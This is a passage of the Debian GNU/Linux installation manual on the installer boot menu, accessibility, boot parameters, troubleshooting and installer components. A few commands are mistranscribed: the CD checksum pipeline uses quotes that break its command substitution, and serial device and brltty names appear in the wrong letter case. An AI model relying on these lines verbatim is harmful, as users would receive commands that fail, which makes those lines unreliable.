When the installer boots, you should be presented with a friendly graphical screen showing the Debian logo and a menu:

```
Debian GNU/Linux installer boot menu

Graphical install
Install
Advanced options          >
Help
Install with speech synthesis
```

#### NOTE



This graphical screen will look very slightly different depending on how your computer has booted (BIOS or UEFI), but the same options will be shown.

Depending on the installation method you are using, the “Graphical install” option may not be available. Bi-arch images additionally have a 64 bit variant for each install option, right below it, thus almost doubling the number of options.

For a normal installation, select either the “Graphical install” or the “Install” entry — using either the arrow keys on your keyboard or by typing the first (highlighted) letter — and press **Enter** to boot the installer. The “Graphical install” entry is already selected by default.

The “Advanced options” entry gives access to a second menu that allows to boot the installer in expert mode, in rescue mode and for automated installs.

If you wish or need to add any boot parameters for either the installer or the kernel, press **Tab** (BIOS boot), or **e** then **down arrow** three times then **end** (UEFI boot). This will bring the boot command for the selected menu entry and allow you to edit it to suit your needs. Note that the keyboard layout at this point is still QWERTY. The help screens (see below) list some common possible options. Press **Enter** (BIOS boot) or **F10** (UEFI boot) to boot the installer with your options; pressing **Esc** will return you to the boot menu and undo any changes you made.

Choosing the “Help” entry will result in the first help screen being displayed which gives an overview of all available help screens. To return to the boot menu after the help screens have been displayed, type ‘menu’ at the boot prompt and press **Enter**. All help screens have a boot prompt at which the boot command can be typed:

```
Press F1 for the help index, or ENTER to boot:
```

At this boot prompt you can either just press **Enter** to boot the installer with default options or enter a specific boot command and, optionally, boot parameters. A number of boot parameters which might be useful can be found on the various help screens. If you do add any parameters to the boot command line, be sure to first type the boot method (the default is **install**) and a space before the first parameter (e.g., **install fb=false**).

#### NOTE



The keyboard is assumed to have a default American English layout at this point. This means that if your keyboard has a different (language-specific) layout, the characters that appear on the screen may be different from what you’d expect when you type parameters. Wikipedia has a [schema of the US keyboard layout](#) which can be used as a reference to find the correct keys to use.

#### NOTE



If you are using a system that has the BIOS configured to use serial console, you may not be able to see the initial graphical splash screen upon booting the installer; you may even not see the boot menu. The same can happen if you are installing the system via a remote management device that provides a text interface to the VGA console. Examples of these devices include the text console of Compaq’s “integrated Lights Out” (iLO) and HP’s “Integrated Remote Assistant” (IRA).

To bypass the graphical boot screen you can either blindly press **Esc** to get a text boot prompt, or (equally blindly) press “H” followed by **Enter** to select the “Help” option described above. After that your keystrokes should be echoed at the prompt. To prevent the installer from using the framebuffer for the rest of the installation, you will also want to add **vga=normal fb=false** to the boot prompt, as described in the help text.

### 5.1.8 The Graphical Installer

The graphical version of the installer is only available for a limited number of architectures, including 64-bit PC. The functionality of the graphical installer is essentially the same as that of the text-based installer as it basically uses the same programs, but with a different frontend.

Although the functionality is identical, the graphical installer still has a few significant advantages. The main advantage is that it supports more languages, namely those that use a character set that cannot be displayed with the text-based “newt” frontend. It also has a few usability advantages such as the option to use a mouse, and in some cases several questions can be displayed on a single screen.

The graphical installer is available with all CD images and with the hd-media installation method. To boot the graphical installer simply select the relevant option from the boot menu. Expert and rescue mode for the graphical installer can be selected from the “Advanced options” menu. The previously used boot methods **installgui**, **expertgui** and **rescuegui** can still be used from the boot prompt which is shown after selecting the “Help” option in the boot menu.

There is also a graphical installer image that can be netbooted. And there is a special “mini” ISO image<sup>1</sup>, which is mainly useful for testing.

Just as with the text-based installer it is possible to add boot parameters when starting the graphical installer.

#### NOTE



The graphical installer requires significantly more memory to run than the text-based installer: 800MB. If insufficient memory is available, it will automatically fall back to the text-based “newt” frontend.

If the amount of memory in your system is below 550MB, the graphical installer may fail to boot at all while booting the text-based installer would still work. Using the text-based installer is recommended for systems with little available memory.

## 5.2 Accessibility

Some users may need specific support because of e.g. some visual impairment. USB braille displays are detected automatically (not serial displays connected via a serial-to-USB converter), but most other accessibility features have to be enabled manually. On machines that support it, the boot menu emits beeps when it is ready to receive keystrokes. It beeps once on BIOS systems, and beeps twice on UEFI systems. Some boot parameters can then be appended to enable accessibility features (see also Section 5.1.7). Note that on most architectures the boot loader interprets your keyboard as a QWERTY keyboard.

### 5.2.1 Installer front-end

The Debian installer supports several front-ends for asking questions, with varying convenience for accessibility: notably, **text** uses plain text while **newt** uses text-based dialog boxes. The choice can be made at the boot prompt, see the documentation for **DEBIAN\_FRONTEND** in Section 5.3.2.

### 5.2.2 USB Braille Displays

USB braille displays should be automatically detected. A textual version of the installer will then be automatically selected, and support for the braille display will be automatically installed on the target system. You can thus just press **Enter** at the boot menu. Once **brlTTY** is started, you can choose a braille table by entering the preference menu. Documentation on key bindings for braille devices is available on the [brlTTY website](#).

### 5.2.3 Serial Braille Displays

Serial braille displays cannot safely be automatically detected (since that may damage some of them). You thus need to append the **brlTTY=driver,port** boot parameter to tell **brlTTY** which driver and port it should use. *driver* should be replaced by the two-letter driver code for your terminal (see the [BRLTTY manual](#)). *port* should be replaced by the name of the serial port the display is connected to, **ttys0** is the default, **ttysUSB0** can be typically used when using a serial-to-USB converter. A third parameter can be provided, to choose the name of the braille table to be used (see the [BRLTTY manual](#)); the English table is the default. Note that the table can be changed later by entering the preference menu. A fourth parameter can be provided to pass parameters to the braille driver, such as **protocol=foo** which is needed for some rare models. Documentation on key bindings for braille devices is available on the [brlTTY website](#).

### 5.2.4 Software Speech Synthesis

Support for software speech synthesis is available on all installer images which have the graphical installer, i.e. all netinst, CD and DVD images, and the netboot gtk variant. It can be activated by selecting it in the boot menu by typing **s Enter**. The textual version of the installer will then be automatically selected, and support for software speech synthesis will be automatically installed on the target system.

<sup>1</sup> The mini ISO image can be downloaded from a Debian mirror as described in Section 4.2. Look for `netboot/gtk/mini.iso`.

If several sound cards are detected, you will be prompted to press **Enter** when you hear speech from the desired sound card.

The first question (language) is spoken in english, and the remainder of installation is spoken in the selected language (if available in `espeak`).

The default speech rate is quite slow. To make it faster, press CapsLock-6. To make it slower, press CapsLock-5. The default volume should be medium. To make it louder, press CapsLock-2. To make it quieter, press CapsLock-1. To get more details on the browsing shortcuts, see the [Speakup guide](#). To just accept the default answer for a question, simply press **Enter** at the prompt. To provide an empty answer for a question, type **!** at the prompt. To get back to the previous question, type **<** at the prompt.

### 5.2.5 Hardware Speech Synthesis

Support for hardware speech synthesis devices is available on all installer images which have the graphical installer, i.e. all netinst, CD and DVD images, and the netboot gtk variant. You thus need to select a “Graphical install” entry in the boot menu.

Hardware speech synthesis devices cannot be automatically detected. You thus need to append the `speakup.synth=driver` boot parameter to tell `speakup` which driver it should use. `driver` should be replaced by the driver code for your device (see [driver code list](#)). The textual version of the installer will then be automatically selected, and support for the speech synthesis device will be automatically installed on the target system.

### 5.2.6 Board Devices

Some accessibility devices are actual boards that are plugged inside the machine and that read text directly from the video memory. To get them to work framebuffer support must be disabled by using the `vga=normal fb=false` boot parameter. This will however reduce the number of available languages.

If desired a textual version of the bootloader can be activated before adding the boot parameter by typing **h Enter**.

### 5.2.7 High-Contrast Theme

For users with low vision, the installer can use a high-contrast color theme that makes it more readable. To enable it, you can use the “Accessible high contrast” entry from the boot screen with the **c** shortcut, or append the `theme=dark` boot parameter.

### 5.2.8 Zoom

For users with low vision, the graphical installer has a very basic zoom support: the Control-+ and Control-– shortcuts increase and decrease the font size.

### 5.2.9 Expert install, rescue mode, automated install

Expert, Rescue, and Automated installation choices are also available with accessibility support. To access them, one has to first enter the “Advanced options” submenu from the boot menu by typing **a**. When using a BIOS system (the boot menu will have beeped only once), this has to be followed by **Enter**; for UEFI systems (the boot menu will have beeped twice) that must not be done. Then, to enable speech synthesis, **s** can optionally be pressed (followed again by **Enter** on BIOS systems but not on UEFI systems). From there, various shortcuts can be used: **x** for expert installation, **r** for rescue mode, or **a** for automated installation. Again these need to be followed by **Enter** when using a BIOS system.

The automated install choice allows to install Debian completely automatically by using preseeding, whose source can be entered after accessibility features get started. Preseeding itself is documented in [Appendix B](#).

### 5.2.10 Accessibility of the installed system

Documentation on accessibility of the installed system is available on the [Debian Accessibility wiki page](#).

## 5.3 Boot Parameters

Boot parameters are Linux kernel parameters which are generally used to make sure that peripherals are dealt with properly. For the most part, the kernel can auto-detect information about your peripherals. However, in some cases you’ll have to help the kernel a bit.

If this is the first time you're booting the system, try the default boot parameters (i.e., don't try setting parameters) and see if it works correctly. It probably will. If not, you can reboot later and look for any special parameters that inform the system about your hardware.

Information on many boot parameters can be found in the [Linux BootPrompt HOWTO](#), including tips for obscure hardware. This section contains only a sketch of the most salient parameters. Some common gotchas are included below in Section 5.4.

### 5.3.1 Boot console

If you are booting with a serial console, generally the kernel will autodetect this. If you have a videocard (framebuffer) and a keyboard also attached to the computer which you wish to boot via serial console, you may have to pass the **console=device** argument to the kernel, where *device* is your serial device, which is usually something like `ttys0`.

You may need to specify parameters for the serial port, such as speed and parity, for instance **console=ttys0,9600n8**; other typical speeds may be 57600 or 115200. Be sure to specify this option after "---", so that it is copied into the bootloader configuration for the installed system (if supported by the installer for the bootloader).

In order to ensure the terminal type used by the installer matches your terminal emulator, the parameter **TERM=type** can be added. Note that the installer only supports the following terminal types: `linux`, `bterm`, `ansi`, `vt102` and `dumb`. The default for serial console in `debian-installer` is **vt102**. If you are using an IPMI console, or a virtualization tool which does not provide conversion into such terminals types itself, e.g. QEMU/KVM, you can start it inside a **screen** session. That will indeed perform translation into the `screen` terminal type, which is very close to `vt102`.

### 5.3.2 Debian Installer Parameters

The installation system recognizes a few additional boot parameters<sup>2</sup> which may be useful.

A number of parameters have a "short form" that helps avoid the limitations of the kernel command line options and makes entering the parameters easier. If a parameter has a short form, it will be listed in brackets behind the (normal) long form. Examples in this manual will normally use the short form too.

**debconf/priority (priority)** This parameter sets the lowest priority of messages to be displayed.

The default installation uses **priority=high**. This means that both high and critical priority messages are shown, but medium and low priority messages are skipped. If problems are encountered, the installer adjusts the priority as needed.

If you add **priority=medium** as boot parameter, you will be shown the installation menu and gain more control over the installation. When **priority=low** is used, all messages are shown (this is equivalent to the *expert* boot method). With **priority=critical**, the installation system will display only critical messages and try to do the right thing without fuss.

**DEBIAN\_FRONTEND** This boot parameter controls the type of user interface used for the installer. The current possible parameter settings are:

- **DEBIAN\_FRONTEND=noninteractive**
- **DEBIAN\_FRONTEND=text**
- **DEBIAN\_FRONTEND=newt**
- **DEBIAN\_FRONTEND=gtk**

The default frontend is **DEBIAN\_FRONTEND=newt**. **DEBIAN\_FRONTEND=text** may be preferable for serial console installs. Some specialized types of install media may only offer a limited selection of frontends, but the **newt** and **text** frontends are available on most default install media. On architectures that support it, the graphical installer uses the **gtk** frontend.

**BOOT\_DEBUG** Setting this boot parameter to 2 will cause the installer's boot process to be verbosely logged. Setting it to 3 makes debug shells available at strategic points in the boot process. (Exit the shells to continue the boot process.)

---

<sup>2</sup> With current kernels (2.6.9 or newer) you can use 32 command line options and 32 environment options. If these numbers are exceeded, the kernel will panic. Also there is a limit of 255 characters for the whole kernel command line, everything above this limit may be silently truncated.

- BOOT\_DEBUG=0** This is the default.
- BOOT\_DEBUG=1** More verbose than usual.
- BOOT\_DEBUG=2** Lots of debugging information.
- BOOT\_DEBUG=3** Shells are run at various points in the boot process to allow detailed debugging. Exit the shell to continue the boot.
- INSTALL\_MEDIA\_DEV** The value of the parameter is the path to the device to load the Debian installer from. For example, **INSTALL\_MEDIA\_DEV=/dev/floppy/0**. The boot floppy, which normally scans all floppies it can to find the root floppy, can be overridden by this parameter to only look at the one device.
- log\_host, log\_port** Causes the installer to send log messages to a remote syslog on the specified host and port as well as to a local file. If not specified, the port defaults to the standard syslog port 514.
- lowmem** Can be used to force the installer to a lowmem level higher than the one the installer sets by default based on available memory. Possible values are 1 and 2. See also Section 6.3.1.1.
- noshell** Prevents the installer from offering interactive shells on tty2 and tty3. Useful for unattended installations where physical security is limited.
- debian-installer/framebuffer (fb)** Some architectures use the kernel framebuffer to offer installation in a number of languages. If framebuffer causes a problem on your system you can disable the feature using the parameter **vga=normal fb=false**. Problem symptoms are error messages about bterm or bogl, a blank screen, or a freeze within a few minutes after starting the install.
- debian-installer/theme (theme)** A theme determines how the user interface of the installer looks (colors, icons, etc.). What themes are available differs per frontend. Currently both the newt and gtk frontends only have a “dark” theme that was designed for visually impaired users. Set the theme by booting with **theme=dark**.
- netcfg/disable\_autoconfig** By default, the `debian-installer` automatically probes for network configuration via IPv6 autoconfiguration and DHCP. If the probe succeeds, you won’t have a chance to review and change the obtained settings. You can get to the manual network setup only in case the automatic configuration fails. If you have an IPv6 router or a DHCP server on your local network, but want to avoid them because e.g. they give wrong answers, you can use the parameter **netcfg/disable\_autoconfig=true** to prevent any automatic configuration of the network (neither v4 nor v6) and to enter the information manually.
- hw-detect/start\_pcmcia** Set to **false** to prevent starting PCMCIA services, if that causes problems. Some laptops are well known for this misbehavior.
- disk-detect/dmraid/enable (dmraid)** Set to **true** to enable support for Serial ATA RAID (also called ATA RAID, BIOS RAID or fake RAID) disks in the installer. Note that this support is currently experimental. Additional information can be found on the [Debian Installer Wiki](#).
- preseed/url (url)** Specify the url to a preconfiguration file to download and use for automating the install. See Section 4.6.
- preseed/file (file)** Specify the path to a preconfiguration file to load for automating the install. See Section 4.6.
- preseed/interactive** Set to **true** to display questions even if they have been preseeded. Can be useful for testing or debugging a preconfiguration file. Note that this will have no effect on parameters that are passed as boot parameters, but for those a special syntax can be used. See Section B.5.2 for details.
- auto-install/enable (auto)** Delay questions that are normally asked before preseeding is possible until after the network is configured. See Section B.2.3 for details about using this to automate installs.
- finish-install/keep-consoles** During installations from serial or management console, the regular virtual consoles (VT1 to VT6) are normally disabled in `/etc/inittab`. Set to **true** to prevent this.
- cdrom-detect/eject** By default, before rebooting, `debian-installer` automatically ejects the optical media used during the installation. This can be unnecessary if the system does not automatically boot off the CD. In some cases it may even be undesirable, for example if the optical drive cannot reinsert the media itself and the user is not there to do it manually. Many slot loading, slim-line, and caddy style drives cannot reload media automatically.



Set to **false** to disable automatic ejection, and be aware that you may need to ensure that the system does not automatically boot from the optical drive after the initial installation.

**base-installer/install-recommends (recommends)** By setting this option to **false**, the package management system will be configured to not automatically install “Recommends”, both during the installation and for the installed system. See also Section 6.3.5.

Note that this option allows to have a leaner system, but can also result in features being missing that you might normally expect to be available. You may have to manually install some of the recommended packages to obtain the full functionality you want. This option should therefore only be used by very experienced users.

**debian-installer/allow\_unauthenticated** By default the installer requires that repositories be authenticated using a known gpg key. Set to **true** to disable that authentication. **Warning: insecure, not recommended.**

**rescue/enable** Set to **true** to enter rescue mode rather than performing a normal installation. See Section 8.6.

### 5.3.3 Using boot parameters to answer questions

With some exceptions, a value can be set at the boot prompt for any question asked during the installation, though this is only really useful in specific cases. General instructions how to do this can be found in Section B.2.2. Some specific examples are listed below.

**debian-installer/language (language), debian-installer/country (country), debian-installer/locale (locale)** There are two ways to specify the language, country and locale to use for the installation and the installed system.

The first and easiest is to pass only the parameter `locale`. Language and country will then be derived from its value. You can for example use `locale=de_CH` to select German as language and Switzerland as country (`de_CH.UTF-8` will be set as default locale for the installed system). Limitation is that not all possible combinations of language, country and locale can be achieved this way.

The second, more flexible option is to specify `language` and `country` separately. In this case `locale` can optionally be added to specify a specific default locale for the installed system. Example: `language=en country=DE locale=en_GB.UTF-8`.

**anna/choose\_modules (modules)** Can be used to automatically load installer components that are not loaded by default. Examples of optional components that may be useful are `openssh-client-udeb` (so you can use `scp` during the installation) and `ppp-udeb` (see Section D.5).

**netcfg/disable\_autoconfig** Set to **true** if you want to disable IPv6 autoconfiguration and DHCP and instead force static network configuration.

**mirror/protocol (protocol)** By default the installer will use the `http` protocol to download files from Debian mirrors and changing that to `ftp` is not possible during installations at normal priority. By setting this parameter to **ftp**, you can force the installer to use that protocol instead. Note that you cannot select an ftp mirror from a list, you have to enter the hostname manually.

**tasksel:tasksel/first (tasks)** Can be used to select tasks that are not available from the interactive task list, such as the `kde-desktop` task. See Section 6.3.6.2 for additional information.

### 5.3.4 Passing parameters to kernel modules

If drivers are compiled into the kernel, you can pass parameters to them as described in the kernel documentation. However, if drivers are compiled as modules and because kernel modules are loaded a bit differently during an installation than when booting an installed system, it is not possible to pass parameters to modules as you would normally do. Instead, you need to use a special syntax recognized by the installer which will then make sure that the parameters are saved in the proper configuration files and will thus be used when the modules are actually loaded. The parameters will also be propagated automatically to the configuration for the installed system.

Note that it is now quite rare that parameters need to be passed to modules. In most cases the kernel will be able to probe the hardware present in a system and set good defaults that way. However, in some situations it may still be needed to set parameters manually.

The syntax to use to set parameters for modules is:

```
module_name.parameter_name=value
```

If you need to pass multiple parameters to the same or different modules, just repeat this. For example, to set an old 3Com network interface card to use the BNC (coax) connector and IRQ 10, you would pass:

```
3c509.xcvr=3 3c509.irq=10
```

### 5.3.5 Blacklisting kernel modules

Sometimes it may be necessary to blacklist a module to prevent it from being loaded automatically by the kernel and udev. One reason could be that a particular module causes problems with your hardware. The kernel also sometimes lists two different drivers for the same device. This can cause the device to not work correctly if the drivers conflict or if the wrong driver is loaded first.

You can blacklist a module using the following syntax: `module_name.blacklist=yes`. This will cause the module to be blacklisted in `/etc/modprobe.d/blacklist.local` both during the installation and for the installed system.

Note that a module may still be loaded by the installation system itself. You can prevent that from happening by running the installation in expert mode and unselecting the module from the list of modules displayed during the hardware detection phases.

## 5.4 Troubleshooting the Installation Process

### 5.4.1 CD-ROM Reliability

Sometimes, especially with older CD-ROM drives, the installer may fail to boot from a CD-ROM. The installer may also — even after booting successfully from CD-ROM — fail to recognize the CD-ROM or return errors while reading from it during the installation.

There are many different possible causes for these problems. We can only list some common issues and provide general suggestions on how to deal with them. The rest is up to you.

There are two very simple things that you should try first.

- If the CD-ROM does not boot, check that it was inserted correctly and that it is not dirty.
- If the installer fails to recognize a CD-ROM, try just running the option Detect and mount CD-ROM a second time. Some DMA related issues with very old CD-ROM drives are known to be resolved in this way.

If this does not work, then try the suggestions in the subsections below. Most, but not all, suggestions discussed there are valid for both CD-ROM and DVD, but we'll use the term CD-ROM for simplicity.

If you cannot get the installation working from CD-ROM, try one of the other installation methods that are available.

#### 5.4.1.1 Common issues

- Some older CD-ROM drives do not support reading from discs that were burned at high speeds using a modern CD writer.
- Some very old CD-ROM drives do not work correctly if “direct memory access” (DMA) is enabled for them.

#### 5.4.1.2 How to investigate and maybe solve issues

If the CD-ROM fails to boot, try the suggestions listed below.

- Check that your BIOS actually supports booting from CD-ROM (only an issue for very old systems) and that CD booting is enabled in the BIOS.
- If you downloaded an iso image, check that the md5sum of that image matches the one listed for the image in the MD5SUMS file that should be present in the same location as where you downloaded the image from.

```
$ md5sum debian-testing-i386-netinst.iso
a20391b12f7ff22ef705cee4059c6b92  debian-testing-i386-netinst.iso
```

Next, check that the md5sum of the burned CD-ROM matches as well. The following command should work. It uses the size of the image to read the correct number of bytes from the CD-ROM.

```
$ dd if=/dev/cdrom | \
> head -c 'stat --format=%s debian-testing-i386-netinst.iso' | \
> md5sum
a20391b12f7ff22ef705cee4059c6b92 -
262668+0 records in
262668+0 records out
134486016 bytes (134 MB) copied, 97.474 seconds, 1.4 MB/s
```

If, after the installer has been booted successfully, the CD-ROM is not detected, sometimes simply trying again may solve the problem. If you have more than one CD-ROM drive, try changing the CD-ROM to the other drive. If that does not work or if the CD-ROM is recognized but there are errors when reading from it, try the suggestions listed below. Some basic knowledge of Linux is required for this. To execute any of the commands, you should first switch to the second virtual console (VT2) and activate the shell there.

- Switch to VT4 or view the contents of `/var/log/syslog` (use **nano** as editor) to check for any specific error messages. After that, also check the output of **dmesg**.
- Check in the output of **dmesg** if your CD-ROM drive was recognized. You should see something like (the lines do not necessarily have to be consecutive):

```
ata1.00: ATAPI: MATSHITADVD-RAM UJ-822S, 1.61, max UDMA/33
ata1.00: configured for UDMA/33
scsi 0:0:0:0: CD-ROM MATSHITA DVD-RAM UJ-822S 1.61 PQ: 0 ANSI: 5
sr0: scsi3-mmc drive: 24x/24x writer dvd-ram cd/rw xa/form2 cdda tray
cdrom: Uniform CD-ROM driver Revision: 3.20
```

If you don't see something like that, chances are the controller your CD-ROM is connected to was not recognized or may be not supported at all. If you know what driver is needed for the controller, you can try loading it manually using **modprobe**.

- Check that there is a device node for your CD-ROM drive under `/dev/`. In the example above, this would be `/dev/sr0`. There should also be a `/dev/cdrom`.
- Use the **mount** command to check if the CD-ROM is already mounted; if not, try mounting it manually:

```
$ mount /dev/hdc /cdrom
```

Check if there are any error messages after that command.

- Check if DMA is currently enabled:

```
$ cd /proc/ide/hdc
$ grep using_dma settings
using_dma      1      0      1      rw
```

A "1" in the first column after `using_dma` means it is enabled. If it is, try disabling it:

```
$ echo -n "using_dma:0" >settings
```

Make sure that you are in the directory for the device that corresponds to your CD-ROM drive.

- If there are any problems during the installation, try checking the integrity of the CD-ROM using the option near the bottom of the installer's main menu. This option can also be used as a general test if the CD-ROM can be read reliably.

## 5.4.2 Boot Configuration

If you have problems and the kernel hangs during the boot process, doesn't recognize peripherals you actually have, or drives are not recognized properly, the first thing to check is the boot parameters, as discussed in Section 5.3.

In some cases, malfunctions can be caused by missing device firmware (see Section 2.2 and Section 6.4).

### 5.4.3 Software Speech Synthesis

If software speech synthesis does not work, there is most probably an issue with your sound board, usually because either the driver for it is not included in the installer, or because it has unusual mixer level names which are set to muted by default. You should thus submit a bug report which includes the output of the following commands, run on the same machine from a Linux system which is known to have sound working (e.g., a live CD).

- `dmesg`
- `lspci`
- `lsmod`
- `amixer`

### 5.4.4 Common 64-bit PC Installation Problems

There are some common installation problems that can be solved or avoided by passing certain boot parameters to the installer.

If your screen begins to show a weird picture while the kernel boots, eg. pure white, pure black or colored pixel garbage, your system may contain a problematic video card which does not switch to the framebuffer mode properly. Then you can use the boot parameter `fb=false` to disable the framebuffer console. Only a reduced set of languages will be available during the installation due to limited console features. See Section 5.3 for details.

#### 5.4.4.1 System Freeze During the PCMCIA Configuration Phase

Some very old laptop models produced by Dell are known to crash when PCMCIA device detection tries to access some hardware addresses. Other laptops may display similar problems. If you experience such a problem and you don't need PCMCIA support during the installation, you can disable PCMCIA using the `hw-detect/start_pcmcia=false` boot parameter. You can then configure PCMCIA after the installation is completed and exclude the resource range causing the problems.

Alternatively, you can boot the installer in expert mode. You will then be asked to enter the resource range options your hardware needs. For example, if you have one of the Dell laptops mentioned above, you should enter `exclude port 0x800-0x8ff` here. There is also a list of some common resource range options in the [System resource settings section of the PCMCIA HOWTO](#). Note that you have to omit the commas, if any, when you enter this value in the installer.

### 5.4.5 Interpreting the Kernel Startup Messages

During the boot sequence, you may see many messages in the form `can't find something, or something not present, can't initialize something, or even this driver release depends on something`. Most of these messages are harmless. You see them because the kernel for the installation system is built to run on computers with many different peripheral devices. Obviously, no one computer will have every possible peripheral device, so the operating system may emit a few complaints while it looks for peripherals you don't own. You may also see the system pause for a while. This happens when it is waiting for a device to respond, and that device is not present on your system. If you find the time it takes to boot the system unacceptably long, you can create a custom kernel later (see Section 8.5).

### 5.4.6 Reporting Installation Problems

If you get through the initial boot phase but cannot complete the install, the menu option Save debug logs may be helpful. It lets you store system error logs and configuration information from the installer to a floppy, or download them using a web browser. This information may provide clues as to what went wrong and how to fix it. If you are submitting a bug report, you may want to attach this information to the bug report.

Other pertinent installation messages may be found in `/var/log/` during the installation, and `/var/log/installer/` after the computer has been booted into the installed system.

### 5.4.7 Submitting Installation Reports

If you still have problems, please submit an installation report. We also encourage installation reports to be sent even if the installation is successful, so that we can get as much information as possible on the largest number of hardware configurations.

Note that your installation report will be published in the Debian Bug Tracking System (BTS) and forwarded to a public mailing list. Make sure that you use an e-mail address that you do not mind being made public.

If you have a working Debian system, the easiest way to send an installation report is to install the `installation-report` and `reportbug` packages (**`apt install installation-report reportbug`**), configure `reportbug` as explained in Section 8.4.2, and run the command **`reportbug installation-reports`**.

Alternatively you can use this template when filling out installation reports, and file the report as a bug report against the `installation-reports` pseudo package, by sending it to [submit@bugs.debian.org](mailto:submit@bugs.debian.org).

```
Package: installation-reports

Boot method: <How did you boot the installer? CD? floppy? network?>
Image version: <Full URL to image you downloaded is best>
Date: <Date and time of the install>

Machine: <Description of machine (eg, IBM Thinkpad R32)>
Processor:
Memory:
Partitions: <df -Tl will do; the raw partition table is preferred>

Output of lspci -knn (or lspci -nn):

Base System Installation Checklist:
[O] = OK, [E] = Error (please elaborate below), [ ] = didn't try it

Initial boot:           [ ]
Detect network card:    [ ]
Configure network:     [ ]
Detect CD:              [ ]
Load installer modules: [ ]
Detect hard drives:     [ ]
Partition hard drives: [ ]
Install base system:    [ ]
Clock/timezone setup:  [ ]
User/password setup:   [ ]
Install tasks:         [ ]
Install boot loader:   [ ]
Overall install:       [ ]

Comments/Problems:

<Description of the install, in prose, and any thoughts, comments
and ideas you had during the initial install.>
```

In the bug report, describe what the problem is, including the last visible kernel messages in the event of a kernel hang. Describe the steps that you did which brought the system into the problem state.

## Chapter 6

# Using the Debian Installer

### 6.1 How the Installer Works

The Debian Installer consists of a number of special-purpose components to perform each installation task. Each component performs its task, asking the user questions as necessary to do its job. The questions themselves are given priorities, and the priority of questions to be asked is set when the installer is started.

When a default installation is performed, only essential (high priority) questions will be asked. This results in a highly automated installation process with little user interaction. Components are automatically run in sequence; which components are run depends mainly on the installation method you use and on your hardware. The installer will use default values for questions that are not asked.

If there is a problem, the user will see an error screen, and the installer menu may be shown in order to select some alternative action. If there are no problems, the user will never see the installer menu, but will simply answer questions for each component in turn. Serious error notifications are set to priority “critical” so the user will always be notified.

Some of the defaults that the installer uses can be influenced by passing boot arguments when `debian-installer` is started. If, for example, you wish to force static network configuration (IPv6 autoconfiguration and DHCP are used by default if available), you could add the boot parameter `netcfg/disable_autoconfig=true`. See Section 5.3.2 for available options.

Power users may be more comfortable with a menu-driven interface, where each step is controlled by the user rather than the installer performing each step automatically in sequence. To use the installer in a manual, menu-driven way, add the boot argument `priority=medium`.

If your hardware requires you to pass options to kernel modules as they are installed, you will need to start the installer in “expert” mode. This can be done by either using the `expert` command to start the installer or by adding the boot argument `priority=low`. Expert mode gives you full control over `debian-installer`.

In the character-based environment the use of a mouse is not supported. Here are the keys you can use to navigate within the various dialogs. The **Tab** or **right** arrow keys move “forward”, and the Shift-Tab or **left** arrow keys move “backward” between displayed buttons and selections. The **up** and **down** arrow select different items within a scrollable list, and also scroll the list itself. In addition, in long lists, you can type a letter to cause the list to scroll directly to the section with items starting with the letter you typed and use **Pg-Up** and **Pg-Down** to scroll the list in sections. The **space bar** selects an item such as a checkbox. Use **Enter** to activate choices.

Some dialogs may offer additional help information. If help is available this will be indicated on the bottom line of the screen by displaying that help information can be accessed by pressing the **F1** key.

Error messages and logs are redirected to the fourth console. You can access this console by pressing Left Alt-F4 (hold the left **Alt** key while pressing the **F4** function key); get back to the main installer process with Left Alt-F1.

These messages can also be found in `/var/log/syslog`. After installation, this log is copied to `/var/log/installer/syslog` on your new system. Other installation messages may be found in `/var/log/` during the installation, and `/var/log/installer/` after the computer has been booted into the installed system.

#### 6.1.1 Using the graphical installer

The graphical installer basically works the same as the text-based installer and thus the rest of this manual can be used to guide you through the installation process.

If you prefer using the keyboard over the mouse, there are two things you need to know. To expand a collapsed list (used for example for the selection of countries within continents), you can use the **+** and **-** keys. For questions where

more than one item can be selected (e.g. task selection), you first need to tab to the Continue button after making your selections; hitting enter will toggle a selection, not activate Continue.

If a dialog offers additional help information, a Help button will be displayed. The help information can be accessed either by activating the button or by pressing the **F1** key.

To switch to another console, you will also need to use the **Ctrl** key, just as with the X Window System. For example, to switch to VT2 (the first debug shell) you would use: **Ctrl-Left Alt-F2**. The graphical installer itself runs on VT5, so you can use **Left Alt-F5** to switch back.

## 6.2 Components Introduction

Here is a list of installer components with a brief description of each component's purpose. Details you might need to know about using a particular component are in Section 6.3.

**main-menu** Shows the list of components to the user during installer operation, and starts a component when it is selected. Main-menu's questions are set to priority medium, so if your priority is set to high or critical (high is the default), you will not see the menu. On the other hand, if there is an error which requires your intervention, the question priority may be downgraded temporarily to allow you to resolve the problem, and in that case the menu may appear.

You can get to the main menu by selecting the Go Back button repeatedly to back all the way out of the currently running component.

**localechooser** Allows the user to select localization options for the installation and the installed system: language, country and locales. The installer will display messages in the selected language, unless the translation for that language is not complete in which case some messages may be shown in English.

**console-setup** Shows a list of keyboards, from which the user chooses the model which matches his own.

**hw-detect** Automatically detects most of the system's hardware, including network cards, disk drives, and PCMCIA.

**cdrom-detect** Looks for and mounts a Debian installation CD.

**netcfg** Configures the computer's network connections so it can communicate over the internet.

**iso-scan** Searches for ISO images (`.iso` files) on hard drives.

**choose-mirror** Presents a list of Debian archive mirrors. The user may choose the source of his installation packages.

**cdrom-checker** Checks integrity of a CD-ROM. This way, the user may assure him/herself that the installation CD-ROM was not corrupted.

**lowmem** Lowmem tries to detect systems with low memory and then does various tricks to remove unnecessary parts of `debian-installer` from the memory (at the cost of some features).

**anna** Anna's Not Nearly APT. Installs packages which have been retrieved from the chosen mirror or CD.

**user-setup** Sets up the root password, and adds a non-root user.

**clock-setup** Updates the system clock and determines whether the clock is set to UTC or not.

**tzsetup** Selects the time zone, based on the location selected earlier.

**partman** Allows the user to partition disks attached to the system, create file systems on the selected partitions, and attach them to the mountpoints. Included are also interesting features like a fully automatic mode or LVM support. This is the preferred partitioning tool in Debian.

**partitioner** Allows the user to partition disks attached to the system. A partitioning program appropriate to your computer's architecture is chosen.

**partconf** Displays a list of partitions, and creates file systems on the selected partitions according to user instructions.

**lvmcfg** Helps the user with the configuration of the *LVM* (Logical Volume Manager).

**mdcfg** Allows the user to set up Software *RAID* (Redundant Array of Inexpensive Disks). This Software RAID is usually superior to the cheap IDE (pseudo hardware) RAID controllers found on newer motherboards.

**base-installer** Installs the most basic set of packages which would allow the computer to operate under Debian GNU/Linux when rebooted.

**apt-setup** Configures apt, mostly automatically, based on what media the installer is running from.

**pkgsel** Uses `tasksel` to select and install additional software.

**os-prober** Detects currently installed operating systems on the computer and passes this information to the bootloader-installer, which may offer you an ability to add discovered operating systems to the bootloader's start menu. This way the user could easily choose at the boot time which operating system to start.

